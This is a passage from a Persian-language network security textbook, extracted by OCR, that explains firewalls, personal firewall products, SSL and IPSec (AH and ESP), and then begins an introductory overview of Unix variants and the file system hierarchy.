مطابق با شکل (۱۳-۲) بخش عمومی شبکه توسط یک فیلتر (معمولی یا هوشمند) حفاظت می‌شود تا از کارآیی سرویس‌دهنده‌ها کاسته نشود. شبکهٔ داخلی در پشت یک دیوار آتش مبتنی بر پراکسی پنهان می‌شود تا ضمن غیرقابل نفوذ بودن با اینترنت در ارتباط باشد. در چنین ساختاری یک نفوذگر خارجی برای برقراری ارتباط با یک ماشین داخلی دو مانع عمده بر سر راه دارد : فیلتر و دیوار آتش مبتنی بر پراکسی؛ حال اگر بتواند حتی با مکانیزمهای متداول از سدّ فیلتر بگذرد پشت دیوار آتش متوقف خواهد شد.

دیوارهای آتش شخصی!

یک دیوار آتش کل ماشینهای شبکهٔ داخلی را حفاظت می‌کند. سوال مهم آنست که در محیطهای معمولی همانند ISP که هیچ دیوار آتش یا فیلتری نصب نشده و ماشینهای اعضای شبکه بی‌حفاظ رها شده‌اند تکلیف کاربران بی‌گناه چیست؟!

بسیاری از کاربران ISP که از مودمهای معمولی یا سریع (مثل سری xDSL) برای اتصال به شبکهٔ اینترنت استفاده می‌کنند بدلیل عدم وجود یک سیستم امنیتی قدرتمند به دام نفوذگران بدخواه می‌افتند، داده‌هایشان سرقت می‌شود و یا مورد آزار و اذیت قرار می‌گیرند. اینگونه حوادث نادر نیست بلکه هر روز اتفاق می‌افتد؛ حال چگونه می‌توان از این ماشینها حفاظت کرد؟ **دیوار آتش شخصی!**

دیوار آتش شخصی (Personal Firewall) یک ابزار نرم‌افزاری است که بر روی ماشین نهایی (Host) نصب می‌شود و ورود/خروج بسته‌ها به/از آن ماشین را نظارت می‌کند؛ مانع دسترسی غیرمجاز به منابع آن ماشین شده و از داده‌های یک کاربر بی‌اطلاع حفاظت می‌کند!

در ویندوز XP هنگام نصب ، یک دیوار آتش رایگان (با یکسری قواعد پیش‌فرض و نسبتاً مطمئن) بر روی ماشین کاربر فعال شده و ترافیک بسته‌ها را نظارت می‌کند و حتی‌الامکان از دسترسی غیرمُجاز به آن جلوگیری می‌نماید. اگر نسخه‌های قدیمی‌تر (مثل 9x یا ME) را نصب کرده‌اید باید از نرم‌افزارهای مستقل استفاده کنید. مشهورترین دیوارهای آتش نرم‌افزاری عبارتند از:

- Norton Firewall 2002
- ZoneAlarmPro (ZAP 2001)
- ProtectX Professional

این سه نرم‌افزار بهمراه دو کتاب ارزشمند در زمینهٔ دیوار آتش در CD جانبی کتاب موجود می‌باشد.

برای آشنایی با دیوار آتش ZoneAlarmPro به ضمیمهٔ (ب) مراجعه کنید.

راهکارهای تامین امنیت در سطح شبکه


در TCP/IP عملیات حفاظتی و امنیتی گنجانده نشده و تامین امنیت داده‌ها بر عهدهٔ برنامه‌های کاربردی گذاشته شده است. در سالیان اخیر تلاشهای بسیار زیادی در بالا بردن امنیت شبکه‌های مبتنی بر TCP/IP صورت گرفته است؛ مهمترین نتیجهٔ این تلاشها را که در قالب استانداردهای جهانی عرضه شده‌اند ، می‌توان دو استاندارد زیر برشمرد:

- **SSL[1] ؛ رمزنگاری داده‌ها قبل از تحویل به لایهٔ انتقال** : یکی از راهکارهای تامین امنیت داده‌ها در سطح برنامه‌های کاربردی استفاده از SSL است. برنامهٔ کاربردی (مثل مرورگر یا سرویس‌دهندهٔ وب) داده‌های خود را جهت ارسال تحویل لایهٔ انتقال نمی‌دهند بلکه آنها را به لایهٔ دیگری به نام SSL می‌فرستند تا قبل از تحویل به لایهٔ انتقال رمزنگاری شوند. شکل (۱٤-۲) شمای کلی SSL و موقعیت آنرا در مدل چهار لایه‌ای TCP/IP نشان می‌دهد.

هر کاربر یا گروه می‌تواند یک گواهینامهٔ دیجیتالی داشته باشد تا قبل از آنکه داده‌ها بین طرفین مبادله شوند ، مبتنی بر SSL یکدیگر را احراز هویت کنند.(البته احراز هویت در SSL انتخابی است و برنامهٔ کاربردی ممکن است فقط به رمزنگاری داده‌ها بسنده کند.) اگر هنگامی که شما به یک سایت وب مراجعه کرده‌اید در گوشهٔ پایین مرورگر شما تصویر یک قفل یا کلید ظاهر شود به معنای آنست که داده‌ها ارسالی از سرویس‌دهندهٔ وب ، رمزنگاری‌شده ارسال می‌شود.

در فصل هشتم مکانیزم "احراز هویت در SSL" را توضیح داده‌ایم؛ لذا برای پرهیز از تکراری شدن مطالب شما را به بخش "استراق سمع از سوکتهای SSL" ارجاع می‌دهیم.

[1] Secure Socket Layer



شکل (۱۴-۲) شمای کلی SSL و موقعیت آنرا در مدل چهار لایه‌ای TCP/IP

در فصل هفتم خواهید دید که یک نفوذگر از طریق پراکسی Achilles تلاش می‌کند حتی داده‌های رمزنگاری‌شده توسط SSL را مشاهده کند!

- **IPSec ؛ رمزنگاری و احراز هویت بسته‌ها در لایهٔ شبکه** : IETF[۱] در اواسط ۱۹۹۰ نتایج تحقیقات خود را در مورد تامین امنیت داده‌ها در سطح لایهٔ IP ، با عنوان IPSec ارائه نمود. IPSec که در RFC 2401 تا RFC 2412 توصیف شده است با Ipv.4 سازگار است و لازم نیست در آن تغییر داده شود. یعنی بسته‌های رمزنگاری‌شدهٔ IPSec نهایتاً در بستهٔ IP جاسازی می‌شوند. (کپسوله می‌شوند.) با این مشخصه ، دیگر مسیریابهای میانی نیازی به تغییر نداشته و فرآیند مسیریابی تغییر نمی‌کند.

این RFCها که مستندات مرجع محسوب می‌شوند در CD جانبی کتاب ضمیمه شده‌اند.

شرح مشخصات IPSec خود به یک کتاب مفصل نیاز دارد ولیکن برای ارائه یک پیش‌زمینهٔ کلی به

---

[۱] **در سال ۱۹۸۳ کمیته ICCB (Internet Control and Configuration Board) بعنوان گروه طراحی اینترنت یا IAB (Internet Architecture Board) به جهان معرفی شد. این کمیته یک سازمان مستقل برای طراحی استانداردها و ترویج تحقیقات در زمینهٔ تکنولوژی اینترنت است. کمیتهٔ IAB اکنون نیز وجود دارد و در دو قسمت فعالیت می‌کند:**

- **گروه IETF یا** Internet Engineering Task Force**: موارد فنی و مشکلات استانداردها و تکنولوژی بکار گرفته شده در شبکهٔ اینترنت را بررسی و حل می‌کند و جزئیات پروتکلهای فعلی را در اختیار عموم قرار می‌دهد.**
- **گروه IRTF یا** Internet Research Task Force**: کار تحقیقات به منظور بهبود و ارتقاء اینترنت را بر عهده دارد.**


ویژگیهای عمدهٔ آن می‌پردازیم:

- IPSec با استفاده از مکانیزمهای احراز هویت و امضاهای دیجیتالی ، قبل از پذیرش داده‌ها ابتدا از مبداء آن بسته مطمئن خواهد شد؛ بدین ترتیب هیچ نفوذگری نخواهد توانست بسته‌های IP جعلی بسازد و آنرا از طرف یک ماشین دیگر ارسال کند.
- IPSec امنیت اطلاعات را با استفاده از الگوریتمهای مختلف رمزنگاری تامین می‌کند. بدین ترتیب نفوذگران بهیچوجه قادر به استراق سمع داده‌ها نیستند ، زیرا تا وقتی کلید رمز را بدست نیاورند هیچ نفعی از اطلاعات استراق سمع شده نخواهند برد.
- IPSec صحّت و سلامت اطلاعات (Integrity) را تضمین خواهد کرد و هیچ نفوذگری نخواهد توانست داده‌ها را در طول مسیر ، دستکاری کند.
- IPSec در سطح لایهٔ IP (لایهٔ دوم) پیاده‌سازی شده و برای بکارگیری آن بر روی یک ماشین، پروتکلهای لایه‌های بالاتر نیاز به تغییر ندارند.
- IPSec از دو پروتکل مجزا به نامهای AH و ESP (Encapsulating Security Payload) تشکیل شده است که هر کدام وظیفهٔ خاصی دارند:

AH (Authentication Header)

بگونه‌ای که از نام این پروتکل مشخص است ، AH بسته‌ها را احراز هویت می‌کند. یعنی قبل از بهره‌برداری از بسته مطمئن می‌شود که یک بسته از مبداء واقعی آن تولید شده است یا آنکه جعلی است.

AH برای تایید هویت تولیدکنندهٔ بسته از اصول امضاهای دیجیتالی بهره می‌گیرد که مقدمهٔ کوتاهی از آن در ضمیمهٔ (ج) ارائه شده است. در ضمن وظیفه دارد تا صحت داده‌ها و عدم تغییر یک بسته در مسیر را تایید کند. ساختار بستهٔ AH (از استاندارد IPSec) بصورت زیر است:




در حقیقت در یک بستهٔ IPSec بجای آنکه پس از سرآیند بستهٔ IP ، سرآیند بستهٔ متعلق به لایهٔ انتقال قرار گرفته باشد ، سرآیند IPSec شروع می‌شود. برای تحلیل فیلدها و جزئیات آنها باید به منابع موثق IETF که ضمیمهٔ کتاب است ، مراجعه کنید.

فرض کنید که احراز هویت مبداء تولید کنندهٔ بسته و تایید صحّت آن توسط AH بدقت انجام شود؛ آیا این عملیات امنیت داده‌ها را تضمین می‌کند؟ **هنوز نه!** زیرا اگرچه یک نفوذگر قادر نیست داده‌های

ارسالی بر روی مسیر را دستکاری کند یا بسته‌ای را بصورت جعلی برای ماشینی بفرستد ولی مسئلهٔ استراق سمع داده‌ها حل نشده است. اینجاست که نقش پروتکل ESP آشکار می‌شود:

ESP (Encapsulating Security Payload)

ESP مسئلهٔ محرمانه ماندن اطلاعات و خطر استراق سمع را رفع خواهد کرد. در زیر ساختار بستهٔ ESP را مشاهده می‌کنید:



در این بسته بین دو فیلد ESP Header و ESP Trailer بستهٔ متعلق به لایهٔ انتقال (مثلاً TCP) قرار می‌گیرد که کاملاً رمزنگاری شده است و تا کسی کلید رمز آنرا نداشته باشد نخواهد توانست آنها را استخراج و بهره‌برداری کند. ESP می‌تواند از طریق امضاهای دیجیتالی بسته‌ها را احراز هویت کند. (به ضمائم کتاب مراجعه کنید.)


IPSec با تمام توانائیهایش در تامین امنیت از اطلاعات هنوز نتوانسته گسترش جهانی پیدا کند. اگرچه شرکتهای بزرگی چون مایکروسافت بر روی آن سرمایه‌گذاری کرده‌اند و در محصولات جدید خود (مثل Windows 2000/XP) آنرا عرضه نموده‌اند ولی بکارگیری عملی آن بسیار ناچیز بوده است. شاید بتوان دلیل عدم رونق IPSec را به دو عامل زیر ربط داد:

- IPSec بسیار پیچیده و طولانی است و این پیچیدگیها باعث شده تا نسخه‌های پیاده‌سازی شدهٔ آن از لحاظ سازگاری در شبکه مشکلاتی داشته باشند، لذا نباید انتظار داشت موسسات و سازمانها تمام حیثیت خود را در گرو نصب IPSec بگذارند و مشکلاتی که کاربران آنها خواهند داشت گریبان آنها را بگیرد!
- مشکل دیگری که مانع رشد سریع IPSec شده "مراکز گواهی امضاهای دیجیتالی و توزیع کلیدهای رمزنگاری است. تا موقعی که یک عزم جهانی برای تاسیس "سرویس‌دهنده‌های مطمئن گواهی امضاء و توزیع کلید -Keys Distribution–" وجود نداشته باشد ، استفاده IPSec نیز گسترش نخواهد یافت.

انتظار می‌رود در آینده‌ای نه چندان دور ، با غوغایی که نفوذگران براه انداخته‌اند ، IPSec جای خود را در شبکه باز کند ، ولیکن اکنون IPSec نسبتاً مهجور و بلا استفاده است و نفوذگران هم به کار خود مشغولند! البته با توجه به هوش بشری IPSec یا هر مکانیزم امنیتی ، مطمئناً بساط نفوذگران را جمع نخواهد کرد بلکه جمع آنها را کوچکتر و جدالهای آنها را پیشرفته و دیدنی خواهد کرد!

ابزارهای مرتبط با این فصل بر روی *CD* همراه کتاب

به منظور آشنایی با اصول TCP/IP دو کتاب ویژه در خصوص TCP/IP و یک مقاله مرتبط با برنامه‌نویسی سوکت (Socket Programming) ، دو کتاب ارزشمند در خصوص طراحی دیوار آتش، تعدادی مقاله پیرامون SSL ، تمام RFC لازم برای تحقیق پیرامون IPSec بهمراه دو قطعه ویدیو متعلق به شرکت مایکروسافت و سه نرم‌افزار "دیوار آتش شخصی" در CD ضمیمهٔ کتاب ارائه شده است. برای نصب یا مطالعهٔ آنها به آدرس زیر در CD ، مراجعه نمایید:



مروری بر یونیکس: آنچه در خصوص حملات بر علیه این سیستم عامل در فصول بعد به آنها نیاز دارید!

برای آنکه بتوانید مکانیزم بسیاری از حملات را تجزیه و تحلیل کنید حداقل باید یک آشنائی کلّی و بنیادی با سیستم عامل یونیکس داشته باشید. استفاده از این سیستم عامل بعنوان بستری برای سیستمها و سرویس‌دهنده‌های شبکه بسیار رایج و معمول است و بدلیل سابقهٔ زیادی که دارد حملات متنوع و پیچیده‌ای بر علیه آن شکل گرفته است. در این فصل بخشی از مفاهیم کلّی و بنیادی یونیکس را که دانستن آنها برای تشریح حملات لازم است، مرور می‌کنیم.

یونیکس سیستم عاملی بسیار قدرتمند و زیباست بگونه‌ای که بسیاری از سیستمهای عامل دیگر از اصول آن تقلید کرده‌اند! یونیکس حدود سی سال قبل در شرکت AT&T طراحی شد و در طی روند تکمیلی سی ساله به سیستم عاملی تبدیل شد که می‌تواند داعیهٔ قویترین و مطمئن‌ترین سیستم عامل جهان را داشته باشد بگونه‌ای که بسیاری از سرویس‌دهنده‌های حساس و عظیم دنیا از این سیستم عامل بهره گرفته‌اند. می‌توان گفت که بخش بسیار بزرگی از ساختار شبکهٔ اینترنت شامل سرویس‌دهنده‌ها، ایستگاههای کاری (Workstation) و ماشینهای نهائی (Hosts) به نحوی از یونیکس استفاده می‌کنند.

توجه داشته باشید که وقتی از یونیکس صحبت می‌کنیم بطور عامّ منظورمان تمام سیستمهای عاملی است که به نحوی سازگار با آن هستند و همه از اصول مشترکی تبعیت می‌کنند. تعداد این سیستمهای عامل کم نیست و در ادامه آنها را معرفی خواهیم کرد.

در سالیان اخیر طراحان سیستمهای عاملی مثل لینوکس و OpenBSD ، کدهای برنامهٔ این سیستمها را برایگان در اختیار عموم قرار داده‌اند و این امر باعث شکل‌گیری یک همکاری و نشاط جهانی در توسعهٔ آن شد، بگونه‌ای که این سیستم عامل به کامپیوترهای شخصی در خانه‌ها نیز راه یافت.

عرضه شدن کدهای این سیستمهای عامل محاسن دیگری نیز داشت که شامل پالایش این سیستم و بهینه شدن عملکرد اجزای مختلف آن و ارائه شدن ابزارهای بسیار قدرتمند و ارزان برای آن بود. از طرفی شفاف بودن عملکرد آن، قابلیت اعتماد و امنیت ویژه‌ای برای این سیستم عامل پدید آورده است. بسیاری از شرکتهای معظم مثل IBM که خود سابقهٔ طولانی در توسعهٔ سیستم عامل داشتند بالاخره متقاعد شدند که برای کاهش هزینه‌های خود به این سیستم عامل روی آورند. حمایت این شرکتها با توجه به سرمایهٔ فکری و تکنولوژیک و همچنین پشتوانهٔ اقتصادیشان باعث شکوفایی و قدرتمندتر شدن سیستم عامل یونیکس شده است.[1]

گذشته از قدرت و امنیت بالا ، ارزان بودن یونیکس و ابزارهای مبتنی بر آن، عامل ویژه‌ای در جذب شرکتها، موسسات و دانشگاهها به سوی این سیستم عامل بوده است.

اگر چه یونیکس زیبا و قدرتمند است ولی به دو دلیل همانند یک **دیو** به نظر می‌رسد:

---

۱ بر اساس گزارشهای مطبوعاتی ، حتی اینتل اخیراً به لینوکس گرایش پیدا کرده است و تصمیم به سرمایه‌گذاری بر روی آن دارد.

اوّل آنکه یک سیستم عامل واحد بنام یونیکس وجود ندارد بلکه دهها گونهٔ سازگار با آن نوشته شده و توسعهٔ آن در انحصار شرکت یا گروه خاصی نیست؛ لذا هر گونه ، در عین سازگاری با یونیکس قابلیتها و ویژگیهای خاص خود را دارد.

دوّم آنکه استفاده از آن فقط از متخصصین حرفه‌ای و مجرّب برمی‌آید. یونیکس دوست مهربان حرفه‌ای‌ها است در حالی که به آماتورها و کاربران عادّی بسیار سختگیر است و خشم آنها را برخواهد انگیخت! هر چند در نسخه‌های اخیر سیستمهای عامل سازگار با یونیکس (مثل لینوکس) سعی شده دل کاربران عادی هم بدست آید ولیکن هنوز در ذهن بسیاری از افراد کار با یونیکس کابوسی بیش نیست!

برخی از سیستمهای عامل سازگار با یونیکس در زیر معرفی شده‌اند:

- Solaris محصول شرکت Sun Microsystems
- IRIX محصول شرکت Silicon Graphics
- AIX محصول شرکت IBM
- HP-UX محصول شرکت Hewlett Packard
- SCO-UNIX محصول شرکت .Santa Cruz Operation, Inc
- FreeBSD نسخهٔ رایگان یونیکس محصول دانشگاه برکلی آمریکا
- OpenBSD محصول دانشگاه برکلی بهمراه کدهای برنامهٔ آن. این سیستم عامل با شعار **"تلاش برای خلق امن‌ترین سیستم عامل دنیا"** ارائه شده است.
- Linux سیستم عاملی است بهمراه کدهای رایگان که ابتدا توسط یک دانشجوی فنلاندی بنام لینوس تروالد نوشته شد و بعداً توسط شرکتهای مختلفی (با قیمت ناچیز) توسعه یافت. اسامی شرکتهائی که نسخه‌های مختلف لینوکس را تولید و عرضه کرده‌اند عبارتند از:

Caldera	☒	RedHat	☒
Debian	☒	Corel	☒
Storm	☒	Slackware	☒
YellowDog	☒	SuSE	☒
Mandarke	☒	Turbo Linux	☒

- SunOS نسخهٔ قدیمی‌تر یونیکس که قبل از سولاریس توسط شرکت Sun Microsystems تهیه شده بود و هنوز در برخی از محیطها استفاده می‌شود.

تمام این نسخه‌های متعدد، عظیم و جهانی از تفکر افرادی نشأت گرفته‌اند که سی سال پیش در شرکت AT&T و در سکوت و بدون حمایتهای جهانی اقدام به پیاده‌سازی یونیکس کردند. بسیاری از آنها امروزه در دوران کهولت هستند و آن گذشتهٔ روشن را به دست فراموشی سپرده‌اند و برخی نیز در نقش پیش‌کسوت و پدران معنوی هنوز در پالایش و رشد آن می‌کوشند.

سیستم مدیریت فایل، فراخوانی روالهای سیستمی، فرامین و برخی از گزینه‌های پیکربندی در نسخه‌های گوناگون یونیکس به روشهای متفاوتی پیاده‌سازی شده‌اند که این تفاوتها ناشی از نیاز تکنولوژیک روز بوده است؛ ولی در مجموع خطوط اصلی این سیستم عامل توسط دو موسسه تعیین

می‌شود:

- گروه توسعهٔ یونیکس در شرکت AT&T
- گروه توسعهٔ یونیکس BSD در دانشگاه برکلی

سولاریس، HP-UX از خطوط تعیین شده توسط AT&T تبعیت می‌کنند در حالی که FreeBSD ، OpenBSD و لینوکس به گروه توسعهٔ BSD گرایش دارند. سیستمهای عامل AIX و IRIX تلفیقی از نکات برجستهٔ خط مشی هر دو گروه هستند لذا اندکی پیچیده‌تر به نظر می‌رسند.

در این فصل اصولی را بررسی می‌کنیم که تقریباً در تمام نسخه‌های سازگار با یونیکس مشابه است و مبنای سازگاری همهٔ آنها با یکدیگر می‌باشد. لذا وقتی در این کتاب از یونیکس نام می‌بریم تمام نسخه‌های سازگار با آن را نیز شامل می‌شود و وقتی حمله‌ای بر علیه یونیکس تجزیه و تحلیل می‌شود تمام نسخه‌های مختلف نسبت به آن حمله در معرض خطر هستند مگر آنکه صراحتاً نوع نسخه سیستم عامل را عنوان کرده باشیم.

یونیکس محیط دوستانه و مهربانی برای کاربران عادی نیست بلکه محیطی امن و قدرتمند برای حرفه‌ای‌ها محسوب می‌شود لذا معمولاً نفوذگران برای حمله از این سیستم عامل استفاده می‌کنند هر چند ممکن است ماشین مورد حمله سیستم عاملی مثل ویندوز داشته باشد.

نکتهٔ امنیتی:

نفوذگران حرفه‌ای معمولاً از یونیکس (یا نسخه‌ای سازگار مثل لینوکس) برای نفوذ و حمله استفاده می‌کنند و قویترین ابزار حمله برای محیط یونیکس ارائه شده است لذا آشنائی با آن برای مسئولین شبکه الزامی است.

فراموش نکنید که بسیاری از ابزارهای حمله و ضدحمله فقط نسخهٔ روی یونیکس دارند، لذا برای انجام بررسی‌های امنیتی و یا تکمیل مطالعات خود حتماً به یک ماشین مبتنی بر یونیکس احتیاج دارید.

نکاتی که در این فصل ارائه می‌کنیم تنها در راستای اهداف این کتاب است و برای افراد مبتدی کافی نخواهد بود. این افراد می‌توانند به دو کتاب بسیار مفید و عالی زیر مراجعه نمایند:

- *Unix System Administration Hand book*, by Nemeth ، Snyder ، Seebass و Hein
- *Practical Unix and Internet Security*, by Garfinkel و Sppafford

در دو کتاب فوق تاکید زیادی بر مفاهیم امنیتی یونیکس و کاربردهای آن در شبکه اینترنت شده است؛ مطالعهٔ آنها را به تمام مسئولین شبکه توصیه می‌نمائیم.

کتاب دوّم بر روی دیسک جانبی کتاب موجود می‌باشد.

از طرفی سیستم عامل یونیکس، خود، مجموعهٔ کاملی از مستندات لازم در ارتباط با فرامین و برنامه‌ها را عرضه کرده است. در خط فرمان با دستور man بسادگی این مستندات را خواهید یافت:


```
$ man [system command]
```

معماری یونیکس: ساختار سیستم فایل


در سیستم عامل یونیکس هر چیزی بصورت یک فایل تلقی و مدل می‌شود. مثلاً حتی دستگاههای جانبی مانند چاپگر یا پورتهای مخابرهٔ داده در قالب یک فایل مدل شده‌اند و برنامه‌نویس وقتی می‌خواهد اطلاعاتی را چاپ کند یا آنها را بمنظور مخابره روی پورت COM بفرستد بسادگی فایل استاندارد آنرا باز کرده ، درون آن می‌نویسد و سپس فایل را می‌بندد. این یکی از مفاهیم عالی یونیکس است که در سطح برنامه‌نویسی، برنامه‌نویس درگیر جزئیات سخت‌افزاری و نرم‌افزاری این ابزارها نخواهد شد بلکه این جزئیات در سطح سیستم عامل حل و فصل می‌شود. عناصر پروسه‌ها، صفها و بافرها نیز بصورت فایل مدل‌سازی شده‌اند.

سیستم عمومی فایل در یونیکس ساختاری درختی همانند شکل (۱-۳) دارد. این ساختار با اندکی اختلاف در انواع مختلف یونیکس پیاده‌سازی شده است.

بگونه‌ای که در شکل (۱-۳) مشخص شده است در رأس سیستم فایل یونیکس شاخهٔ root قرار دارد که به سادگی شاخه "/" نامگذاری شده است و تمام شاخه‌ها و فایلهای را در بر می‌گیرد. تمام زیرشاخه‌های دیگر (Subdirectories) درون این شاخه قرار می‌گیرند و کاربران فقط به برخی از آنها دسترسی خواهند داشت. عالیترین سطح دسترسی به سیستم فایل در اختیار کاربری است به شاخهٔ ریشه (با تمام زیرشاخه‌های آن) تسلط دارد. در محیط یونیکس اگر چنین مجوزی داشته باشید با تغییر شاخه به شاخه / در رأس سیستم فایل قرار خواهید گرفت که این کار با اجرای دستور زیر ممکن خواهد بود.



هر فایل درون یکی از شاخه‌های این ساختار درختی ذخیره می‌شود و برای دسترسی به آن به غیر از نام فایل باید سلسله مراتب شاخه‌های آن نیز مشخص باشد. مثلاً اگر فایلی با نام hack.txt داشته باشید که در شاخهٔ Usr ذخیره شده با آدرس /usr/hack.txt قابل شناسائی و ذخیره و بازیابی است.



شکل (۱-۳) ساختار درختی سیستم فایل در یونیکس

سیستم عامل یونیکس برای خود یک فرهنگ و ادبیات ویژه وضع کرده است و لذا بسیاری از توسعه‌دهندگان نسخه‌های سازگار با آن از فرهنگ حاکم بر یونیکس تبعیت کرده‌اند. بعنوان مثال شاخه‌هائی که در سطح اوّل از سیستم فایل و درون شاخهٔ ریشه -root- تعریف می‌شوند تقریباً نامهای مشابهی دارند و فایلهای درون آن نیز در ارتباط با یک هدف خاص ذخیره می‌شوند. در ادامه مهمترین شاخه‌های تعریف شده در سطح ریشه را معرفی می‌کنیم:

- **شاخهٔ /** : شاخهٔ ریشه بالاترین سطح در سیستم فایل است و تمام شاخه‌ها و فایلها درون آن ذخیره می‌شوند؛ برخی از زیرشاخه‌های عمومی این شاخه عبارتند از:
  - **شاخهٔ bin/ (یا sbin/ در برخی از نسخه‌ها)**: این شاخه دربرگیرندهٔ فایلهای اجرائی پایه‌ای است که وجود آنها برای بوت شدن سیستم الزامی می‌باشد.
  - **dev/** : این شاخه دربر گیرنده فایلهائی است که دستگاههای جانبی مانند ترمینال، مودم، دیسکهای سخت، CD و دیگر سخت‌افزارها را راه‌اندازی و مدل‌سازی می‌کنند. در حقیقت فایلهای این شاخه "راه‌انداز ابزار یا Devire Driver" هستند و برای استفاده از هر دستگاه جانبی متصل به سیستم لازمند.
  - **etc/** : در این شاخه فایلهای پیکربندی سیستم (Configuration) ، فایل تعریف کلمات عبور (passswords file) ، فایل تعریف اسامی و آدرسهای شبکه و فایل تنظیمات بوت (Boot Setting) ذخیره می‌شود.
  - **home/** : در این شاخه، برای هر کاربر یک زیرشاخهٔ شخصی ساخته می‌شود. هر کاربر در محیط یونیکس باید حداقل یک شاخه برای ذخیره و بازیابی اطلاعات شخصی خود داشته باشد. این زیرشاخه بطور معمول در شاخهٔ home/ تعریف و ایجاد می‌شود.
